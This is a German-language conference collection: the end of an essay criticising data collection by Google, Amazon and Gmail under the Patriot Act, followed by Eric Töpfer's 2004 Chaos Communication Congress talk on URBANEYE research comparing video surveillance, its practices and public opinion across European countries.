Mit seinem gleichfalls im Test befindlichen E-Mail Service gmail[10] geht Google sogar noch weiter. Um weiteren Webspace für das Anbieten seiner Werbebanner bereitstellen zu können, bietet Google interessierten Nutzern einen mit einem Speicherplatz von einem Gigabyte ausgestatteten kostenlosen Email Account an. Google verheißt weiterhin eine lebenslange Aufbewahrung der aller Emails, die eigentlichen Geschäftsabsichten und Profilierungsbestrebungen verschwinden demgegenüber im Kleingedruckten. Gmail benutzt ein automatisches System welches die E-Mails des Users analysiert, entsprechende Userprofile erstellt und dann zum Inhalt jeder E-Mail passende Werbung einblendet. Die gewonnenen Nutzerdaten sowie die damit gezielte Werbung erziehlt höhere Preise als die unpersonalisierten Werbeeinblendungen der Konkurrenz. Google hat damit auch die technischen Möglichkeiten, um Email Kommunikation und Suchanfragen sowie besuchte Seiten zu verknüpfen – Google könnte dabei auch die auf Millionen Webseiten erscheinende Google Adword Werbung im Profil integrieren.

Auf ihr Image bewußte Unternehmen wie Amazon oder Google versichern dabei durchaus, dass die gewonnenen Daten nur zu Zwecken der Verbesserung des Service genutzt werden und nicht an Dritte weitergegeben werden. Dabei wird aber eine kleine Hintertür verschwiegen. Mit der den Bestimmungen des Patriot Act (Provide Appropriate Tools Required to Intercept and Obstruct Terrorism), der als Folge der Anschlägen vom 11. September 2001 zur Bekämpfung des Terrorismus erlassen wurde, sind alle US Firmen dazu verpflichtet, auf Verlangen entsprechender Regierungsstellen, alle gespeicherten Userdaten an diese weiterzugeben. Der

Verdacht ist dabei hinreichend, Firmen sind verpflichtet über den Vorgang absolutes Stillschweigen zu bewahren, eine gerichtliche Verordnung ist nicht erforderlich, der (internationale) Nutzer wird nicht informiert.

Bei Amazon als auch bei gmail gibt es keine Möglichkeit, seinen Account und die damit verbunden Daten zu löschen – der Nutzer hat das Recht über seine informationelle Selbstbestimmung verloren – demokratische Grundsätze sind außer Kraft gesetzt. Die rechtliche Zulässigkeit und die Auswirkungen dieser Gesetze sind rechtlich umstritten. Kritiker prohezeien ein Orwellsches Szenario, bedenklich sind in jedem Fall die internationalen Folgen derartiger Bestrebungen. Firmen wie Amazon und Google, aber auch Fluglinien, Kreditkartenfirmen, oder Electronic Payment Provider verfügen nicht nur über die Daten ihrer jeweiligen Staatsbürger, sondern über Käufergewohnheiten, Interessen, Adressen, Bankverbindungen, und religiöse Zugehöringkeit von Usern aus der ganzen Welt. Zumindest regionale und nationale Polizeibehörden, Institutionen, und Geheimdienste hebeln dabei rechtsstaatlicher Kontrollinstanzen aus und haben im rechtlichen Graubereich Zugriff auf umfangreiche Profile von einem Großteil der Weltbevölkerung.

Sollten die dort eingesetzten Filtermechanismen auf denselben (niedrigen) Evolutionstufe operieren wie die im Search Engine Sektor vorgeführten Beispiele – und einige bekanntgewordene Vorfälle sprechen dafür – dann könnte zum Beispiel die Reisefreiheit oder freie Wohnortsnahme durch die Einreise- oder Visaverweigerung aufgrund ähnlich absurder und nicht transparenten Gründen behindert werden. Die Recording Industry Association of America andererseits hat mit Sicherheit Interesse an Userprofilen, die die die Suchbegriffe DivX, XVID oder MP3 beinhalten.

FAZIT

Zum jetzigen Zeitpunkt findet eine Verknüpfung einzelner Nutzerdaten nur begrenzt beziehungsweise in Einzelfällen stattfindet. Allein die Existenz derartig umfangreicher Datensammlungen ist aber schon problematisch, insbesondere wenn technologischer Fortschritt und kommerzielle Interessen die Privatsphäre mit immer neuen Produkten immer weiter unterhöhlen. Der Nutzer verliert mehr und mehr die Möglichkeit zur Informationellen Selbstbestimmung und wird damit insbesondere zum Spielball rechtlich fragwürdiger Politik.

Diese Entwicklung verdreht das allgemeine Organisationsmodell des Internet, in dessen dezentralem System eines weltweiten Datenaustausches und einer weltweiter Kommunikation nur der Zugangsprovider nach genau festgelegten Rahmenkriterien Nutzerdaten für einen eng umgrenzten Zeitraum speichern kann. Auskünfte seitens der Zugangsprovider sind strikt reglementiert und sollten nur unter gerichtlicher Aufsicht stattfinden. Durch die globalen Datensammler jedoch findet eine Erosion des dezentralen Prinzips des Internets sowie der Schutzrechte des Einzelnen statt. Kritiker vergleichen bereits die privacy Verletzungen durch Search Engines bereits mit Orwellschen Szenarios, den Anti Terror Gesetzen des 21. Jahrhunderts oder dem Dritten Reich. Der Nutzer wird in allen Szenarien zum gläsernen Bürger.

Big Brother is watching you!

---

[1] Google Advertising.
Available: http://www.google.com/ads/indepth.html

[2] Sander-Beuermann, Wolfgang. *Suchmaschinen-Verein stellt sich vor*. SuMa e.V.. 22.11.2004.
Available: http://suma-ev.de/downloads/presse2.pdf

[3] Google findet nur 61 Prozent der .de-Domains. *Heise*. 11.12.2004.
Available: http://www.heise.de/newsticker/meldung/54151

[4] Brin, Sergey and Lawrence Page. *The Anatomy of a Large-Scale Hypertextual Web Search Engine.* Seventh International World Wide Web Conference. 14 - 18 April 14 - 18, 1998.
Available: http://www-db.stanford.edu/pub/papers/google.pdf

[5] Macromedia Flash Search Engine SDK.
Available: http://www.macromedia.com/software/flash/download/search_engine/

[6] Edelman, Benjamin and Jonathan Zittrain. "*Empirical Analysis of Internet Filtering in China*". Berkman Center for Internet & Society, Harvard Law School.
Available: http://cyber.law.harvard.edu/filtering/china/

[7] Wallace, Jonathan. The Library Lawsuit. *Wired magazine.* 30.04.1998.
Available: http://www.wired.com/news/politics/0,1283,11926,00.html

[8] MSN Search Beta.
Available: http://beta.search.msn.de/

[9] A9.
Available: http://a9.com/

[10] Gmail.
Available: http://www.gmail.com/

Videoüberwachung im europäischen Vergleich

Gemeinsame Trends und nationale Unterschiede

Vortrag für den 21. Chaos Communication Congress, Berlin, 27. Dezember 2004

von Eric Töpfer

Zentrum Technik und Gesellschaft, TU Berlin, Sekr. P 2-2, Hardenbergstraße 36a, 10623 Berlin
toepfer@ztg.tu-berlin.de

Einleitung

Seit mehr als 40 Jahren wird Videoüberwachung in Europa in öffentlichen und privaten Räumen als multifunktionales Instrument für diverse Formen des Risikomanagements eingesetzt. Dabei werden längst nicht immer personenbezogene Daten erhoben und weiterverarbeitet, noch zielt der Einsatz der Überwachungstechnik grundsätzlich auf die proaktive Beeinflussung oder nachträgliche Sanktionierung menschlichen Verhaltens. Nur bleiben die Details der Überwachung Nichteingeweihten in der Regel verborgen.

Angesichts des Aufstiegs von Videoüberwachung zum urbanen Alltagsphänomen beschäftigen sich seit Ende der 1990er Jahre auch Gremien der Europäischen Union und des Europarates mit dem Thema: Unabhängige Berichterstatter, Parlamentarier und Datenschützer fordern eine europaweite Debatte und dringen auf einheitliche Regeln für den Einsatz der Technik.

Vor diesem Hintergrund unternahm das sozialwissenschaftliche Forschungsprojekt URBANEYE in sieben Ländern (Dänemark, Deutschland, Großbritannien, Norwegen, Österreich, Spanien und Ungarn) eine vergleichende Bestandsaufnahme, um die sozialen und politischen Implikationen der wachsenden Videoüberwachung einzuschätzen und Empfehlungen für den Umgang mit der Technik abzugeben.[1] Hierzu wurden die rechtlichen Rahmenbedingungen, der Stand der Ausbreitung und Praktiken der Überwachung untersucht sowie Wissen und Meinungen von Bürgern und Experten gehört. Zwar sind die Ergebnisse nur eine begrenzte

[1] Finanziert wurde das URBANEYE-Projekt durch das 5. Rahmenprogramm der Europäischen Kommission. Koordiniert wurde die Arbeit der sieben Projektpartner vom Zentrum Technik und Gesellschaft der Technischen Universität Berlin. Weitere Informationen und Arbeitsberichte finden sich unter www.urbaneye.net.

Momentaufnahme, dennoch zeigen sie deutlich die Gemeinsamkeiten und Unterschiede sowie die Probleme und Perspektiven von Videoüberwachung in Europa.

Diffusion der Überwachung im öffentlichen und öffentlich zugänglichen Raum

Während sich ihre Ausbreitung in öffentlich zugänglichen Einrichtungen von Land zu Land nur graduell unterscheidet,[2] und z.B. Orte des Transits wie Bahnhöfe oder Flughäfen sowie Banken, Tankstellen und Museen europaweit typische Orte von Videoüberwachung sind, unterscheidet sich ihr Ausmaß auf öffentlichen Straßen und Plätzen dramatisch. In Großbritannien überwachen mehr als 40.000 Kameras öffentliche Räume in etwa 530 Städten. Dem britischen Vorbild folgen die Niederlande und Frankreich, wo etwa 100 bzw. 300 Gemeinden Überwachungssysteme betreiben. Weiträumige Netzwerke existieren ebenfalls in osteuropäischen Großstädten wie Budapest, Warschau oder Danzig. Auch aus Skandinavien und Südeuropa sind Beispiele bekannt, insbesondere in Finnland bzw. Italien scheint die Überwachung des öffentlichen Raums vergleichsweise weit verbreitet. Mit etwa zwei Dutzend Städten liegt Deutschland im europäischen Vergleich im unteren Mittelfeld. Eines der wenigen Länder ohne eine Videoüberwachung öffentlicher Straßen und Plätze ist Dänemark.

Doch nicht nur in der Zahl der überwachten Städte unterscheidet sich die Überwachung des öffentlichen Raums im europäischen Vergleich: Weiträumige, nahezu flächendeckende Systeme stehen einer kleinräumigen Überwachung vermeintlich strategischer Orte (häufig das Umfeld von Bahnhöfen) gegenüber. Während das Modell der kleinräumigen Überwachung mit selten mehr als zehn Kameras gegenwärtig in Deutschland, Spanien oder Norwegen dominiert, kommen insbesondere in britischen Großstädten Systeme mit mehreren hundert Kameras zum Einsatz.[3] Angesichts der logistischen Herausforderung, die riesigen Daten- und Informationsmengen zu verarbeiten und kommunizieren, werden in diesem Zusammenhang mit kräftiger Unterstützung des militärisch-industriellen Komplexes

[2] Eine im Rahmen des Projekts durchgeführte Umfrage unter 1.400 öffentlich zugänglichen Einrichtungen (Einzelhandel, Bahnhöfe, Kinos etc.) in den Hauptstädten der sieben Länder ergab im Sommer 2002, dass ein Drittel dieser Einrichtungen videoüberwacht waren. Je nach Land waren es zwischen 17% (Wien) und 41% (London). Die nationalen Unterschiede erklären sich im Wesentlichen durch die unterschiedliche Ausbreitung der Überwachung im Einzelhandel.

[3] In London z.B. plant die Metropolitan Police bis 2006 die Aufschaltung von etwas 3.500 Kameras in drei zentrale Kontrollräume.

häufig Innovationen der „Revolution in Military Affairs“ in die zivile Kontrollarbeit übersetzt, wie z.B. algorithmische, automatisierte Überwachung in Form von Bewegungsmustererkennung oder „Command-and-Control“-Systeme, die ihre Vorbilder in den „Kriegstheatern“ des US-Militärs haben.

Zur Erklärung der wachsenden Überwachung wird zum einen hingewiesen auf einen Paradigmenwechsel in der Kriminalpolitik, die Kriminalität nicht länger als pathologisches soziales Phänomen, sondern als gesellschaftliche Normalität und „versicherungsmathematisch“ kalkulierbares Risiko begreift. Damit gewinnt das proaktive Management von vermeintlichen Risikogruppen und -orten an Bedeutung gegenüber der auf individuellem Verdacht beruhenden Strafverfolgung. Zum anderen wird der Aufstieg öffentlicher Videoüberwachung diskutiert im Kontext einer Stadtentwicklung, bei der mit der wachsenden Bedeutung des tertiären Sektors das Image einer sauberen und sicheren Stadt zunehmend zum Standortvorteil im Wettbewerb um Konsumenten und Dienstleistungseliten wird. Und in der Tat wird öffentliche Videoüberwachung nicht nur in Großbritannien, sondern auch in Ungarn, Frankreich oder Deutschland im Kontext proaktiver Polizeiarbeit und städtischer Imagepflege diskutiert und durchgesetzt. Wie aber lassen sich die deutlichen Unterschiede erklären?

Andere Faktoren, wie historischen Erfahrungen und kulturelle Werte, rechtlich-institutionelle und sozio-ökonomische Rahmenbedingungen sowie die spezifischen Interessen von Organisationen wie der Polizei, politischen Parteien oder Verbänden fördern oder begrenzen die Ausweitung öffentlicher Videoüberwachung entscheidend.

So prägen unterschiedliche kollektive Erfahrungen und Wahrnehmungen von Risiken die Struktur der politischen und medialen Diskurse über Risikomanagement und die spezifische Rolle, die der Videoüberwachung dabei zugeschrieben wird. So ist z.B. die Entwicklung im Vereinigten Königreich ohne die Anschläge der IRA im britischen Kernland, das medial inszenierte Trauma der Ermordung des zwei-jährigen Jamie Bulger durch zwei Jugendliche, die mit Hilfe von Aufnahmen von Überwachungskameras aufgeklärt wurde, und die zur Pub-Kultur gehörenden Wochenendschlägereien nicht zu verstehen. Im Gegensatz dazu scheint Gewaltkriminalität in der Wahrnehmung vieler Österreicher und Norweger nur eine untergeordnete Rolle zu spielen. Hohe Priorität hat aber die Sicherheit von Tunneln

in den bergigen Ländern und so wurde Videoüberwachung dort lange Zeit hauptsächlich in diesem Kontext thematisiert; allerdings zeichnet sich nach dem 11. September auch dort eine Verschiebung der Diskussion ab. In Deutschland dagegen ist die Debatte um Videoüberwachung nur vor dem historischen Hintergrund der totalitären Herrschaft der Nationalsozialisten und dem Bewusstsein für das Risiko „Staatsterror“ zu verstehen. Dieses Bewusstsein scheint auch in anderen ehemals autoritär regierten europäischen Ländern wie Spanien oder Griechenland geschärft, wo die Einführung öffentlicher Videoüberwachung vergleichsweise umstritten ist.

Insbesondere die Konzeptionen von Privatheit und ihres institutionalisierten Schutzes, in der sich solche historischen Erfahrungen und die kulturellen Besonderheiten eines Landes spiegeln, prägen Ausmaß und Form der öffentlichen Überwachung entscheidend. In Großbritannien wurde das Recht auf Privatheit lange Zeit ortsbezogen verstanden: Zwar gilt das „home as a castle“, aber ein Recht auf Privatheit existierte im öffentlichen Raum nicht. Damit vollzog sich die Ausbreitung der öffentlichen Überwachung in Großbritannien ohne nennenswerte rechtliche und politische Widerstände. Im Gegensatz dazu entwickelte sich in der Bundesrepublik mit dem Volkszählungsurteil von 1983 ein Konzept informationeller Privatheit, das den Einzelnen die prinzipielle Hoheit über sie betreffende Informationen einräumt, solange diese nicht mit „überwiegenden Allgemeininteressen“ kollidiert. Obwohl das Erheben persönlicher Daten im öffentlichen Raum damit nicht prinzipiell ausgeschlossen ist, bedarf es einer Rechtfertigung, die in den Parlamenten und vor den Gerichten Anerkennung findet. Daher ist die öffentliche Videoüberwachung hierzulande bis heute Objekt vergleichsweise intensiver politischer und juristischer Kontroversen, die ihrer Ausweitung Grenzen setzen.

Dass allerdings postsozialistische Länder angesichts ihrer jungen Erfahrungen mit totalitären Regimen relativ wenig Berührungsängste mit öffentlicher Videoüberwachung zu haben scheinen, legt noch eine andere Vermutung nahe, die hilft, die unterschiedliche Dynamik in Europa zu erklären. Ähnlich wie Großbritannien nach dem Regierungsantritt Margaret Thatchers haben die osteuropäischen Transformationsländer einen dramatischen Strukturwandel durchlaufen, der mit ökonomischer Deregulierung, Liberalisierung und Privatisierung herkömmliche Modelle sozialer und ökonomischer Sicherheit infrage

gestellt hat. Die daraus resultierende Verunsicherung breiter gesellschaftlicher Schichten und eine wachsende soziale Ungleichheit haben, so lässt sich vermuten, eine Kultur des Misstrauens und der Kontrolle befördert, deren Folge und zugleich Motor populistische „Law-and-Ordner"-Politik ist, die mit dem Ruf nach technologischen Wunderwaffen im Kampf um die vermeintliche Wiederherstellung sozialer Ordnung erfolgreich an die subjektiven Befindlichkeiten ihrer potentiellen Wählerschaft appelliert.

Auffällig ist aber auch, dass es in den Ländern mit der höchsten Dichte meistens nicht die Polizei, sondern die Kommunen die Kameranetze betreiben und hierin von der Zentralregierung finanziell oder beratend unterstützt werden. So förderte z.B. das Home Office in Großbritannien mit verschiedenen „CCTV Competitions" seit 1994 die kommunale Installation von Videoüberwachung mit mehr als 200 Millionen Pfund und einer landesweit verteilten Informationsbroschüre. In Frankreich kündigte der damalige Innenminister Nicolas Sarkozy 2002 die Bereitstellung von 5,6 Milliarden Euro für die Kriminalitätsbekämpfung an, u.a. für die Videoüberwachung so genannter „sensibler Quartiere". Auch in den Niederlanden wurden die Ambitionen von Lokalpolitikern durch einen an alle Kommunen verteilten Leitfaden unterstützt, der 1997 im Auftrag von Justiz- und Innenministerium erstellt worden war. Die Kombination von kommunaler Kompetenz und einem Zentralstaat mit einer entwickelten politischen Strategie bezüglich öffentlicher Videoüberwachung begünstigt ihre massenhafte Ausbreitung offensichtlich entscheidend. Angesichts der Bedeutung, die dem Image einer sicheren und sauberen Stadt im inter-urbanen Standortwettbewerb zugeschrieben wird, lässt sich vermuten, dass die Ausbreitung von Videoüberwachung an Dynamik gewinnt, sobald einige wenige Kommunen für ihre Einführung optiert haben.

Organisation und Praxis der Überwachung

Die große Mehrheit der Videoüberwachungsanlagen sind kleine, einfache und isolierte Systeme, die sich in der Regel im Einzelhandel finden und als deren Zweck der Schutz vor Diebstahl angegeben wird. Eine im Rahmen von URBANEYE durchgeführte Umfrage in 1.400 öffentlich zugänglichen Einrichtungen ergab, dass unter den identifizierten Überwachungssystemen die durchschnittliche Anlage drei unbewegliche Kameras und einen Monitor hat, der nur unregelmäßig von Personal

beobachtet wird. Sie ist nicht zu Drittparteien aufgeschaltet, allerdings wird permanent auf VHS aufgezeichnet.

Knapp ein Zehntel der identifizierten Systeme hat mehr als zehn Kameras, nur zwei Prozent mehr als 20. Diese größeren Systeme finden sich insbesondere bei großen Einzelhändlern, dem Nah- und Fernverkehr, Shopping Malls oder Museen. Sie arbeiten häufiger mit schwenk- und zoombaren Kameras und haben in der Regel zentrale Kontrollräume mit mehreren Monitoren, die von speziellem Personal mehr oder weniger aufmerksam in Echtzeit beobachtet werden. Bilddaten werden dort zunehmend in digitaler Form gespeichert. Zudem sind die größeren Systeme mit relativ hoher Wahrscheinlichkeit mit Drittparteien verbunden, d.h. durch Beobachtung gewonnene Informationen können entweder durch die direkte Aufschaltung von Videobildern oder durch die mündliche Übermittlung mittels gewidmeter Funkverbindung an Polizei, Feuerwehr, private Sicherheitsdienste oder Kontrollräume von benachbarten Systemen weitergegeben werden.

Gemessen an der absoluten Zahl der Systeme wird die Praxis der Videoüberwachung somit dominiert von symbolischer Abschreckung, die mehr auf den Mythos der Technik setzt, als dass sie in der Lage wäre aufgrund von permanenter Echtzeitbeobachtung präventiv bzw. umgehend einzugreifen oder gezielt beweiskräftige Bilddaten zu produzieren. Allerdings werden Räume, die einem Massenpublikum zugänglich sind, in wachsendem Maße von vergleichsweise hoch entwickelten Systemen überwacht, die tendenziell in organisationsübergreifende „Überwachungsnetze“ eingebunden sind. Im Rahmen von Einzelhändlerinitiativen, Sicherheitspartnerschaften oder Alarm- und Meldeanlagen drohen hier zunehmend, die eindeutige Zweckbestimmung der Überwachung sowie die Grenzen zwischen öffentlichen und privaten Interessen zu verschwimmen. So sind z.B. in britischen Städten die Kontrollräume der kommunalen Systeme häufig per Funk mit Kontrollräumen und Notrufsystemen des lokalen Einzelhandels und anderer Privater verbunden; in Deutschland schalten Supermärkte, Drogerieketten oder Tankstellen ihre Videoüberwachung zum Teil in Zentralen großer privater Sicherheitsdienstleister auf, und bei der Deutschen Bahn nutzen bahneigener Wachschutz und Bundesgrenzschutz gemeinsam – wenn auch räumlich getrennt – die Kameras der 3-S-Zentralen zur Erfüllung ihrer Aufgaben. Es ist anzunehmen, dass dieser Trend zur unüberschaubar werdenden sozial und

technisch vermittelten Vernetzung von Organisationen und Interessen mit der zunehmenden Verbreitung von Internetprotokoll-Kameras zunehmen wird. Zudem zeigt sich für größere Systeme die Tendenz, dass das Management angesichts hoher Betriebskosten weiträumiger Echtzeit-Überwachung bemüht ist, auch jenseits der ursprünglichen Aufgaben seine „Dienste“ zu vermarkten, um kostendeckend zu arbeiten.

Die wachsende Intransparenz der Überwachung durch die Tendenz zur Vernetzung wird verstärkt durch mangelhafte Aufklärung der Beobachteten über die Maßnahme und eine häufig anzutreffende Geheimniskrämerei. Auf die in unserer Umfrage identifizierten CCTV-Systeme wies im Durchschnitt nur knapp die Hälfte der Betreiber durch Beschilderung hin. Zwar unterscheidet sich die diesbezügliche Praxis von Land zu Land, so dass in Oslo nur 20 Prozent der identifizierten System nicht ausgeschildert sind, während es in den mitteleuropäischen Metropolen Berlin, Budapest und Wien zwischen 70 und 90 Prozent sind. Allerdings fehlen selbst im Falle einer Beschilderung häufig Angaben über die verantwortlichen Betreiber – in den meisten Fällen ein klarer Verstoß gegen die jeweiligen datenschutzrechtlichen Bestimmungen.

Weitere Probleme offenbart der Blick in die großen Systeme, die mit ihren zentralen Kontrollräumen auf Echtzeit-Beobachtung ausgelegt sind: Auch wenn datenschutzrechtliche Bedenken mit der technischen Ausgestaltung und einer schriftlich niedergelegten Aufgabenbestimmung berücksichtigt werden, handelt es sich bei der Überwachung um eine hochgradig soziale Angelegenheit, bei der der menschliche Faktor eine entscheidende Rolle spielt: Das Management, die Ausbildung, das Training sowie die individuelle Motivation und die Werte des Überwachungspersonals und die Organisation seiner Zusammenarbeit mit dem Personal vor Ort bestimmen entscheidend darüber, ob die Überwachung ihren Zweck erfüllt, weit dahinter zurückbleibt oder missbräuchlich darüber hinaus geht.

So zeigte die teilnehmende Beobachtung der Kontrollraumarbeit in verschiedenen Systemen wie mangelnde technische Kompetenz oder Streitigkeiten zwischen den Überwachern in den Kontrollräumen und dem Außenpersonal Systeme mehr oder weniger neutralisieren. Andererseits enthüllte das Studium des Kontrollraumalltags diskriminierende Beobachtungspraktiken, deren einzige Grundlage die Vorurteile der Überwacher waren. Ziele einer intensiveren Überwachung wurden nicht

aufgrund ihres verdächtigen Verhaltens ausgewählt, sondern kategorisch aufgrund äußerer Merkmale wie Hautfarbe, Geschlecht oder Kleidung: Häufig werden mit jungen Männern und Angehörigen ethnischer Minderheiten oder sozialer Randgruppen als „übliche Verdächtige“ stigmatisierte in den Blick genommen. Diese Fokussierung bedeutet aufgrund der höheren Wahrscheinlichkeit, Zeuge eines Vergehens durch Angehörige der stigmatisierten Gruppen zu werden, eine systematische Benachteiligung gegenüber anderen, weniger verdächtigten Gruppen und reproduziert zudem die Vorurteile der Beobachter.

Videoüberwachung in öffentlicher Meinung und Wahrnehmung

Neben den objektiven Details der sozio-technischen Organisation und Praxis von Videoüberwachung entscheiden subjektive Wahrnehmungen und Zuschreibungen durch die Beobachteten über die Akzeptanz und Wirkungen der Technik: Nur wer sich der Existenz einer Kamera bewusst ist, hat überhaupt die Möglichkeit, diese kritisch zu reflektieren und auf sie zu reagieren. Wie die Existenz der Kamera bewertet wird und welche Reaktion darauf folgt, hängt davon ab, welche Funktionen und welches dahinter liegende Kontrollpotential der Kamera zugeschrieben werden und wie diese von den Überwachten ins Verhältnis zu sich selbst gesetzt werden.

Eine Straßenumfrage unter etwa 1.000 Bürgerinnen und Bürgern in fünf Hauptstädten (Berlin, Budapest, London, Oslo, Wien) ergab im Sommer 2003, dass eine relative Mehrheit der Befragten in allen Ländern grundsätzlich positiv gegenüber Videoüberwachung eingestellt war. Befragt nach ihren Einstellungen zur Videoüberwachung in unterschiedlichen Raumtypen, wie z.B. öffentlichen Straßen und Plätzen, Banken, Wohngebieten, Krankenstationen oder Umkleidekabinen, bewerteten insgesamt etwa zwei Drittel die Überwachung in der Mehrheit der Raumtypen als positiv. Allerdings äußerte sich eine deutliche Minderheit von einem Viertel der Befragten kritisch zur Überwachung und lehnte sie für die Mehrheit der abgefragten Raumtypen ab. Am eindeutigsten war die grundsätzliche Zustimmung zu Videoüberwachung in London, wohingegen in Wien die Befürworter nur knapp vor den Kritikern lagen. Während in allen Ländern die große Mehrheit der Befragten die Videoüberwachung in Banken und auf Bahnsteigen begrüßte bzw. in intimen Räumen wie Umkleidekabinen ablehnte, zeigten sich die deutlichsten Unterschiede in der Bewertung der Überwachung öffentlicher Straßen und Plätze: Während 90

Prozent der Befragten in London diese positiv nannten, taten dies nur 25 Prozent in Wien; in Berlin waren es knapp 50 Prozent. Damit korreliert die Bewertung von Videoüberwachung in den untersuchten Städten mit dem Grad ihrer Ausbreitung: Je dichter die Überwachung, desto höher die Zustimmung. Ob eine hohe Zustimmung und entsprechend geringe Widerstände Ursache der dichten Überwachung sind, oder ob die hohe Akzeptanz eine Folge der Gewöhnung an die Überwachung und das Trommelfeuer medialer Erfolgsmeldungen (wie es in Großbritannien mit seinen zahllosen „Caught on Camera"-Meldungen Alltag ist) ist, muss an dieser Stelle offen bleiben.

Zu den Hintergründen der Bewertung von Videoüberwachung befragt, offenbarte sich ein recht widersprüchliches Bild. Obwohl zwei Drittel der Aussage zustimmten, dass nichts zu befürchten sei, wenn man nichts zu verbergen habe, zeigten sich viele Befragte interessanterweise relativ skeptisch hinsichtlich der kriminalpräventiven Effekte oder einer Steigerung ihres subjektiven Sicherheitsgefühls und sahen Gefahren für Privatsphäre und Datenschutz sahen. So gaben nur 25 Prozent der Befragten an, dass sie sich durch mehr Kameras persönlich sicherer fühlen würden. 29 Prozent würden eine Videoüberwachung der Straße, in der sie wohnen begrüßen, während 49 Prozent dies ablehnten; der Rest war unentschieden. 56 Prozent zweifelten daran, dass Videoüberwachung vor schweren Verbrechen schütze, und 51 Prozent meinten, dass Kriminalität nur verdrängt werde. Hingegen sahen 41 Prozent Videoüberwachung als Verletzung ihrer Privatsphäre, während dies 29 Prozent verneinten. 53 Prozent fürchten die Gefahr des Missbrauchs von Aufzeichnungen. Dennoch ist der Glaube an die Neutralität der Technik stark, und nur 24 Prozent denken, dass Kameras für die selektive und diskriminierende Überwachung bestimmter Gruppen genutzt werden.

Die Widersprüche klären sich etwas, wenn die Ergebnisse nach Ländern aufgeschlüsselt werden. Zudem zeigt sich, dass Akzeptanz bzw. Ablehnung von Videoüberwachung in den Ländern recht unterschiedliche Hintergründe haben kann. Erwartungsgemäß äußerten sich die Befragten in London am optimistischsten zur Videoüberwachung. Zwei Drittel der befragten Briten gaben an, dass sie die Überwachung ihrer Straße begrüßen würden, und fast die Hälfte würde sich mit mehr Kameras sicherer fühlen. Allerdings sahen immerhin 41 Prozent Videoüberwachung als Eingriff in ihre Privatsphäre. Begründet scheint der Wunsch

nach Überwachung durch den Glauben an das daran gekoppelte Sicherheitsversprechen: Eine relative Mehrheit von 47 Prozent meinte, dass Videoüberwachung vor schweren Verbrechen schütze, und scheint im Tausch gegen die vermeintliche „Dienstleistung“ bereit, Eingriffe in ihre Privatsphäre hinzunehmen. Im Gegensatz dazu sorgten sich die eher kritischen Befragten in Wien im europäischen Vergleich am wenigsten um Eingriffe in ihre Privatsphäre, glaubten aber nicht an das Sicherheitsversprechen: Nicht einmal fünf Prozent meinten, dass Überwachungskameras vor schweren Verbrechen schützen oder sie sich mit mehr Kameras sicherer fühlen würden. Einschränkungen der Privatsphäre gegen das Versprechen auf Sicherheit hinzunehmen, wäre aus dieser Perspektive ein schlechter Tausch.

Trotz der signifikanten Unterschiede in der Akzeptanz von Videoüberwachung, die sich im europäischen Vergleich gezeigt haben, gehört die Überwachung mittlerweile ohne große Unterschiede zum Alltagsbewusstsein. Allerdings wird ihr deswegen kein großes Interesse geschenkt, und das Unwissen über die Realität der Überwachung ist groß. In Sichtweite von Überwachungskameras interviewt gaben 75 Prozent der Befragten an, dass sie sich beobachtet fühlten. Aber nur 36 Prozent waren in der Lage, Kameras zu lokalisieren. Zudem überschätzten viele Befragte das Potential der Überwachung. 45 Prozent glaubten, dass die Bilder meisten Kameras in der jeweiligen Stadt in Echtzeit beobachtet werden. Dass die meisten Kameras Gesichter heranzoomen oder automatisch Gesichter und Nummernschilder registrieren könnten, glaubten 40 bzw. 29 Prozent der Befragten. Der eklatante Gegensatz zur „Banalität“ der Systeme, die die Realität der Videoüberwachung dominiert, illustriert, wie einflussreich ihre mediale Repräsentation ist: In ihrer Fokussierung auf das Spektakuläre suggerieren und reproduzieren Fernsehen und Kino den Mythos von technischer Allmacht – egal ob diese begrüßt oder gefürchtet wird.

Insbesondere Jugendliche erklärten, dass sie im Falle von Videoüberwachung ihr Verhalten anpassen würden. Vor diesem Hintergrund überrascht es wenig, dass unter den erhobenen soziodemographischen Merkmalen im Gegensatz zu Geschlecht und Bildung insbesondere das Alter mit der Akzeptanz von Videoüberwachung korreliert. Allerdings zeigen andere Untersuchungen, dass höheres Alter an sich keine Erklärung für die positive Bewertung von

Videoüberwachung ist. Vielmehr scheinen Einstellungen, die eine häufige aber nicht notwendige Begleiterscheinung des Alterns sind, die Wahrscheinlichkeit der Akzeptanz von Videoüberwachung zu steigern: Vertrauen in Institutionen, Angst vor Risiken und die Sehnsucht nach sozialer Ordnung und Homogenität.

Abschließend bleibt festzustellen, dass trotz der äußerst unterschiedlichen Einstellungen gegenüber Videoüberwachung, das Bedürfnis nach Regulation und Kontrolle bei der Mehrheit der Befragten groß war. Etwa 80 Prozent wünschten sich klare Beschränkungen des Zugriffs auf Bilddaten für Medien und Privatwirtschaft. Etwa 70 Prozent sprachen sich deutlich aus für eine Lizenzierung und Registrierung der Videoüberwachungssysteme sowie regelmäßige Inspektionen. Im Vergleich dazu spielten die Hinweispflicht für Betreiber und die zeitliche Begrenzung der Datenspeicherung eine geringere Rolle; sie wurden von 53 bzw. 39 Prozent der Befragten für „sehr wichtig“ gehalten.

Zusammenfassung und Fazit

Europaweit ist die Zahl der Überwachungskameras in den letzten Jahren explodiert. Zwar unterscheidet sich der Fortschritt der Ausbreitung von Land zu Land, in öffentlich zugänglichen Einrichtungen scheinen die Unterschiede aber eher gradueller Natur, und der allgemeine Trend ist trotz unterschiedlicher Rahmenbedingungen ungebremst. Die große Ausnahme ist die Überwachung öffentlicher Straßen und Plätze, die in manchen Ländern in hunderten von Städten weiträumig stattfindet, während sie in anderen äußerst umstritten ist und sich vergleichsweise langsam durchsetzt.

Allerdings ist zu erwarten, dass mit der Ausweitung neoliberaler Wirtschafts- und Sozialpolitik in Kontinentaleuropa, der wachsenden Responsibilisierung kommunaler Akteure im Bereich öffentlicher Sicherheit und Ordnung, der zunehmenden Automatisierung der Überwachung und der Angst nach dem 11. September die politischen und institutionellen Widerstände gegen die Expansion der Videoüberwachung im öffentlichen Raum mittelfristig schwinden. Dass allein verfassungsmäßig garantierte Bürgerrechte einen dauerhaften Schutz gegen die Ausweitung bieten, bleibt angesichts der bundesrepublikanischen Erfahrungen mit der „Vorwärtsverrechtlichung“ – der legalisierenden Regulierung neuer polizeilicher und geheimdienstlicher Machtbefugnisse – nur eine schwache Hoffnung.

